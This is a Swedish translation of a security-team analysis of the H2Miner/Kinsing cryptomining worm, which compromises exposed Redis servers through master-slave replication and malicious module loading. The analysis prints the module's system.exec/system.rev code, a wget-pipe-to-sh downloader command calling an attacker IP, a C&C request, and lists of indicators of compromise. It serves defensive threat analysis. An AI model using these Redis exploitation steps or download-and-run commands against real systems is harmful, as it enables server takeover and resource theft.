

För en dag sedan blev en av servrarna i mitt projekt attackerad av en liknande mask. I min strävan att förstå "vad var detta egentligen?" stötte jag på en fantastisk artikel från Alibaba Cloud Security. Eftersom jag inte hittade denna artikel på Habr, bestämde jag mig för att översätta den särskilt för er <3
Inledning
Nyligen upptäckte Alibaba Clouds säkerhetsteam en plötslig utbrott av H2Miner. Denna typ av skadlig mask utnyttjar avsaknaden av autentisering eller svaga lösenord för Redis som ingångar till dina system, och synkroniserar därefter sin egen skadliga modul med en slav genom master-slave synkronisering och laddar slutligen upp denna skadliga modul på den attackerade maskinen för att utföra skadliga instruktioner.
Tidigare genomfördes attacker mot dina system främst genom metoder som involverade schemalagda uppgifter eller SSH-nycklar som installerades på din maskin efter att angriparen loggat in på Redis. Lyckligtvis kan denna metod inte användas ofta på grund av problem med behörighetskontroll eller på grund av olika versioner av systemet. Trots det kan denna metod för uppladdning av skadlig modul direkt utföra angriparens kommandon eller få tillgång till en shell, vilket är farligt för ditt system.
På grund av det stora antalet servrar Redis som är placerade på internet (nästan 1 miljon), rekommenderar Alibaba Clouds säkerhetsteam, som en vänlig påminnelse, att användare inte ger åtkomst till Redis från nätverket och regelbundet kontrollerar säkerheten i sina lösenord och om de är utsatta för snabb gissning.
H2Miner
H2Miner är ett botnät för gruvdrift för system baserade på Linux, som kan infiltrera ditt system på olika sätt, inklusive avsaknad av autentisering i Hadoop yarn, Docker, och sårbarhet för fjärrkommandon i Redis (RCE). Botnätet fungerar genom att ladda ner skadliga skript och malware för att bryta dina data, expandera attacken horisontellt, och upprätthålla en kommandokontroll (C&C) kommunikation.
Redis RCE
Kunskaper om detta ämne delades av Pavel Toporkov på ZeroNights 2018. Efter version 4.0 stödjer Redis funktionen för att ladda externa moduler, vilket ger användare möjlighet att ladda .so-filer, kompilerade med C, i Redis för att utföra specifika Redis-kommandon. Denna funktion är visserligen användbar, men innehåller en sårbarhet där filer kan synkroniseras med slaven i master-slave-läget via fullresync-läget. Detta kan utnyttjas av en angripare för att överföra skadliga .so-filer. Efter att överföringen är klar laddar angriparna modulen på den attackerade Redis-instansen och utför valfritt kommando.
Analys av den skadliga masken
Nyligen upptäckte Alibaba Clouds säkerhetsteam att storleken på gruppen av skadliga miners H2Miner plötsligt hade ökat. Enligt analysen ser den totala processen för attacken ut som följer:

H2Miner använder RCE Redis för en fullskalig attack. Först attackerar angriparna oskyddade Redis-servrar eller servrar med svaga lösenord.
Därefter använder de kommandot config set dbfilename red2.so för att ändra filnamnet. Efter detta utför angriparna kommandot slaveof för att ställa in master-slave-replikeringens värdadress.
När den attackerade Redis-instansen upprättar en master-slave-anslutning med den skadliga Redis som tillhör angriparen, skickar angriparen den infekterade modulen med kommandot fullresync för att synkronisera filerna. Därefter kommer filen red2.so att laddas på den attackerade maskinen. Efter detta använder angriparna modulen .\/red2.so för att ladda denna .so-fil. Modulen kan utföra angriparens kommandon eller initiera en bakdörr för att få åtkomst till den attackerade maskinen.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
Efter att ha utfört ett skadligt kommando som / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, kommer angriparen att återställa namnet på säkerhetskopian och avlasta systemmodulen för att ta bort spåren. Trots detta kommer filen red2.so fortfarande att finnas kvar på den attackerade maskinen. Användarna rekommenderas att vara uppmärksamma på förekomsten av en sådan misstänkt fil i mappen för deras Redis-instans.
Utöver att förstöra vissa skadliga processer för att stjäla resurser följde angriparen ett skadligt manus genom att ladda ner och köra skadliga filer i binär form för att . Detta innebär att processnamnet eller katalognamnet som innehåller kinsing på värden kan indikera att denna maskin har infekterats av detta virus.
Enligt resultat från omvänd utveckling utför det skadliga programmet huvudsakligen följande funktioner:
- Ladda ner filer och köra dem
- Mining
- Upprätthålla C&C-kommunikation och utföra angriparens kommandon


Använd masscan för extern skanning för att utöka påverkan. Dessutom är IP-adressen till C&C-servern hårdkodad i programmet, och den attackerade värden kommer att interagera med C&C-kommunikationsservern via HTTP-förfrågningar, där zombiinformation (den hackade servern) identifieras i HTTP-headern.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, liknande Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip
Övriga attackmetoder

Adresser och länkar som masken använder
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
c&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Tips
För det första bör Redis inte vara öppet för internetåtkomst och bör skyddas med ett starkt lösenord. Det är också viktigt att kunderna kontrollerar att det inte finns en red2.so-fil i Redis-katalogen och att "kinsing" inte finns i filnamnet/processnamnet på värden.
Källa: habr.com
